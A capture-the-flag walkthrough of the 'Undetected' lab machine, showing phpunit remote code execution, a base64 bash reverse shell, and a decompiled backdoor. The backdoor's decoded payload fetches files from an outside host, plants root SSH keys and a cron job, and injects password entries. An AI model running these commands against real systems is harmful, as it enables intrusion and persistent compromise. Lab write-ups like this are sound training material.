Undetected

2nd July 2022 / Document No D22.100.183

Prepared By: dotguy

Machine Author: TheCyberGeek

Difficulty: Medium

Synopsis

Undetected is a medium Linux machine that features an Apache server on `port 80`, which serves a jewellery store website. The initial foothold is gained by exploiting a PHP command injection vulnerability present in the web application to gain a `www-data` user shell. Enumeration shows that the system had been previously compromised and privilege escalation requires retracing the attacker's steps in order to find the backdoors that were left behind by the initial compromise. We are further required to analyse and reverse engineer the backdoor inside the `sshd` binary, which leads to a full system access as the `root` user.

Skills required

- Linux Fundamentals
- Web Enumeration

Skills learned

- Reversing Knowledge

Enumeration

Nmap

Let's run a Nmap scan to discover open ports on the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.1.11 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.146
```

```
Nmap scan report for 10.10.11.146
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

The Nmap scan shows that OpenSSH is running on its default port, i.e. `port 22` and the Apache HTTP web server is running on `port 80`.

HTTP


Browsing to `port 80` and reading some of the content on the webpage it appears to be the website of a jewellery store.




Upon clicking the "store" button, we are re-directed to `store.djewelry.htb` , thus let us add an entry for this domain in the `/etc/hosts` file.

```
echo "10.10.11.146  store.djewelry.htb" | sudo tee -a /etc/hosts
```

The `store.djewelry.htb` website returns a jewellery store which also features a login functionality.



Let's check if it is possible to bypass the login functionality.



The notice on the page says that the site functionality is offline. Next, let's launch a `gobuster` scan to enumerate any hidden directories and check if anything catches our attention.

```
gobuster dir -u http://store.djewelry.htb/ -w /usr/share/seclists/subdomains-top1million-5000.txt
```

```
gobuster dir -u http://store.djewelry.htb/ -w /usr/share/wordlists/secLists/subdomains-top1million-5000.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://store.djewelry.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/secLists/subdomains-top1million-5000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/01 12:47:16 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 325] [--> http://store.djewelry.htb/images/]
/css                  (Status: 301) [Size: 322] [--> http://store.djewelry.htb/css/]
/js                   (Status: 301) [Size: 321] [--> http://store.djewelry.htb/js/]
/vendor               (Status: 301) [Size: 325] [--> http://store.djewelry.htb/vendor/]

===============================================================
2022/07/01 12:49:35 Finished
===============================================================
```

We can see a `/vendor` directory being displayed in the results. Browsing to `/vendor` shows that directory listing is enabled. We further enumerate to see if there are any vulnerable appliances being used by the website.


Upon doing some research on all the entries present in the directory listing, we find that there have been reports of a built-in function, which allows remote code execution, in `phpunit`. This article explains the vulnerability in more detail.

The author created a post to highlight that it's not a vulnerability but instead it's a feature with which the developers can test their applications in a development environment.

Initial Foothold

Following the information featured in this post, let us launch the BurpSuite proxy and visit `/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php` in the browser. Intercept the `GET` request in the proxy and send the request to the repeater (press CTRL + R). Let us now edit this request to include the PHP code in order to verify code execution.

```
<?php system("whoami"); ?>
```



The response from the server includes the output for the corresponding system command that we sent through the `GET` request. Thus, code execution is verified. Let's now spawn a shell by sending a `base64` encoded bash reverse shell payload.

Generating the `base64` encoded version of the bash reverse shell command.

```
echo "bash -i >& /dev/tcp/10.10.14.4/1337 0>&1" | base64
```

```
echo "bash -i >& /dev/tcp/10.10.14.4/1337 0>&1" | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzEzMzcgMD4mMQo=
```

Sending the reverse shell payload through the BurpSuite proxy.

Request

Pretty Raw Hex \n

```
1 GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
2 Host: store.djewelry.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 102
11
12 <?php system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzEzMzcgMD4mMQo= |
  base64 -d | bash"); ?>
13
```

We then receive a reverse shell on the corresponding listening port.

```
nc -nvlp 1337
```

```
nc -nvlp 1337

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.146.
Ncat: Connection from 10.10.11.146:39962.
bash: cannot set terminal process group (870): Inappropriate ioctl for device
bash: no job control in this shell

www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Let's upgrade to a TTY shell for convenience.

```
python3 -c "import pty;pty.spawn('/bin/bash');" -c "import pty;pty.spawn('/bin/bash');"
```

Lateral Movement

As `www-data` user, we search for files that we own and turns out there is a file hidden in `/var/backups` in the filesystem, i.e. `/var/backups/info`.

```
find / -user www-data 2>/dev/null
```

```
find / -user www-data 2>/dev/null

[** SNIP **]

/var/backups/info

[** SNIP **]
```

Checking the last modification date of this file shows `May 14th`.

```
ls -la /var/backups/info
```

```
ls -la /var/backups/info

-r-x------ 1 www-data www-data 27296 May 14  2021 /var/backups/info
```


Upon running the file, we see some output and upon Googling for some of the keywords like "KASLR bypass enabled" present in the output, we discover that it's a kernel exploit that the attacker may have used to escalate privileges.

```
./info
```

```
./info

[.] starting
[.] namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[-] substring 'ffff' not found in dmesg
```

Let us transfer the file to our local machine for further analysis. We can fetch this file by copying it into a web-accessible directory like `/var/www/store/vendor` and then visiting the `/vendor` directory in the browser to download it.

```
cp /var/backups/info /var/www/store/vendor/
```



Upon analyzing this file with `IDA` we see that in the `exec_shell` function a system command is being executed.

```
int exec_shell()
{
  char *v0; // rax
  char *v1; // rax
  char *v2; // rax
  char *argv[4]; // [rsp+0h] [rbp-A90h] BYREF
  char v5[1328]; // [rsp+20h] [rbp-A70h] BYREF
  char v6[1320]; // [rsp+550h] [rbp-540h] BYREF
  char *path; // [rsp+A78h] [rbp-18h]
  char *v8; // [rsp+A80h] [rbp-10h]
  char *v9; // [rsp+A88h] [rbp-8h]

  path = "/bin/bash";
  strcpy(
    v6,
    "776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65"
    "645f6b6579733b207767657420746564706696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420"
    "373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7661722f6c69622f2e6d61696e22203e"
    "3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f626173682220262620243203e3d2031303030"
    "207b73797374656d28226563686f2022243122322243322202224362202202243722203e2075736572732e74787422297d27202f6574632f706173737764 3b207768"
    "28226563686f20222431222022243322202224362202202243722203e2075736572732e74787422297d27202f6574632f70617373776 43b207768"
    "696c652072656164202d722075736572206726f757020686f6d65207368656c6c205f3b20646f206563686f20222475736572231223a783a24"
    "67726f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737764 3b20646f6e65203c2075736572"
    "732e7478743b20726d2075736572732e7478743b");
  v9 = v6;
  v8 = v5;
  while ( *v9 )
  {
    v0 = v9++;
    v6[1319] = hexdigit2int((unsigned __int8)*v0);
    v1 = v9++;
    v6[1318] = hexdigit2int((unsigned __int8)*v1);
    v2 = v8++;
    *v2 = v6[1318] | (16 * v6[1319]);
  }
  *v8 = 0;
  argv[0] = path;
  argv[1] = "-c";
  argv[2] = v5;
  argv[3] = 0LL;
```

We can see that `strcpy` is saving that long hexadecimal string to `v6` and then converts it to `int` and stores the final output in `v5`. Then an `execve` call executes the string.

Let us copy that long hexadecimal string and build a simple Python script to decode it.

```
/usr/bin/python3

import binascii

text =
b"776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f7
42f2e7373682f617574686f72697a65645f6b6579733b20776765742074656d7066696c65732e78797a2f2e
6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420373535202f7661722f6c69622f2
e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7661722f6c69622f2e6d61696e2220
3e3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f6261736
82220262620243320 3e3d2031303030207b73797374656d28226563686f2022243122313a5c24365c247a53
37796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6
d6c77626b656742586b2e567447673738654c3757424d364f724e7447625a784b427450753855666d39684d
30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f7
36861646f7722297d27202f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62
696e2f626173682220262620243320 3e3d2031303030207b73797374656d28226563686f202243122202222
433222022243622202224372220 3e2075736572732e74787422297d27202f6574632f7061737377643b2077
68696c652072656164202d722075736572206772675720686f6d65207368656c6c205f3b20646f2065636
86f202224757365722231223a783a2467726f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c
6c22203e3e202f6574632f7061737377643b20646f6e65203c2075736572732e7478743b20726d207573657
2732e7478743b"

print(binascii.unhexlify(text))
```

Running the decode script.

```
python3 decode.py
```

```
python3 decode.py

b'wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O /var/lib/.main;
chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.main" >> /etc/crontab; awk -F":" \'$7 == "/bin/bash" && $3
>= 1000 {system("echo
"$1"1:\\$6\\$zS7ykHfFMg3aYht4\\$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T
9n/:18813:0:99999:7::: >> /etc/shadow")}\' /etc/passwd; awk -F":" \'$7 == "/bin/bash" && $3 >= 1000 {system("echo
"$1" "$3" "$6" "$7" > users.txt")}\' /etc/passwd; while read -r user group home shell _; do echo
"$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done < users.txt; rm users.txt;'
```


We can see that the attacker has added persistence by replacing the root's `authorized_keys` with their own keys, they uploaded a binary to `/var/lib/.main` and added a crontab to execute every 3 hours. Then the attacker grepped the `/etc/passwd` file to search for valid users who have a group greater than `1000` and echoed a password for them into the `/etc/shadow` file. After that, the attacker grepped the `/etc/passwd` file again to create a file storing the `username`, `group`, home directory location and `shell` to create an entry in the `/etc/passwd` file. Since we can see a password that's being transmitted, we crack it using `john` by removing the backslashes which are used as escape characters to be able to replace the shadow file successfully.

Let us save the hash in a file.

```
echo
"1:$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu
8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7:::" > hash.txt
```

Now, let's crack the hash using "John The Ripper".


```
john -w=/usr/share/wordlists/rockyou.txt hash.txt
```



The hash was successfully cracked to give the password `ihatehackers`.

We can then check the `/etc/passwd` file to identify the list of users for which we can use the obtained password. We see that there is a user called `steven1`.

```
cat /etc/passwd
```



Let us try to login over SSH as user `steven1`. We see that the account actually replicates the original user of the machine. We login as user `steven1` and we become `steven`.

```
ssh steven1@10.10.11.146
```

```
ssh steven1@10.10.11.146

steven1@10.10.11.146's password:

steven@production:~$ id
uid=1000(steven) gid=1000(steven) groups=1000(steven)
```

The user flag can be found at `/home/steven/user.txt`.

Privilege Escalation

Checking the enabled modules for Apache we notice that the module `reader.load` was recently added and it's last modification date is different to the rest, i.e. `May 17`. We can recall that the last modification date of the file `/var/backups/info` was also in `May`, more precisely `May 14`.

```
ls -al /etc/apache2/mods-enabled/
```

```
ls -al /etc/apache2/mods-enabled/

[** SNIP **]
lrwxrwxrwx 1 root root   29 Jul  4  2021 php7.4.load -> ../mods-available/php7.4.load
lrwxrwxrwx 1 root root   29 May 17  2021 reader.load -> ../mods-available/reader.load
lrwxrwxrwx 1 root root   33 Jul  4  2021 reqtimeout.conf -> ../mods-
[** SNIP **]
```

Let's check the location of the module.

```
cat reader.load
```

```
cat reader.load

LoadModule reader_module      /usr/lib/apache2/modules/mod_reader.so
```

Navigating to the module's location we see the `mod_reader.so`.

```
ls -al /usr/lib/apache2/modules/ | grep mod_reader.so
```

```
steven@production:/usr/lib/apache2/modules$ ls -al /usr/lib/apache2/modules/ | grep mod_reader.so

-rw-r--r-- 1 root root   34800 May 17  2021 mod_reader.so
```

Let us transfer the `mod_reader.so` file using `scp` to our local machine to analyze it using a tool like `ghidra`.

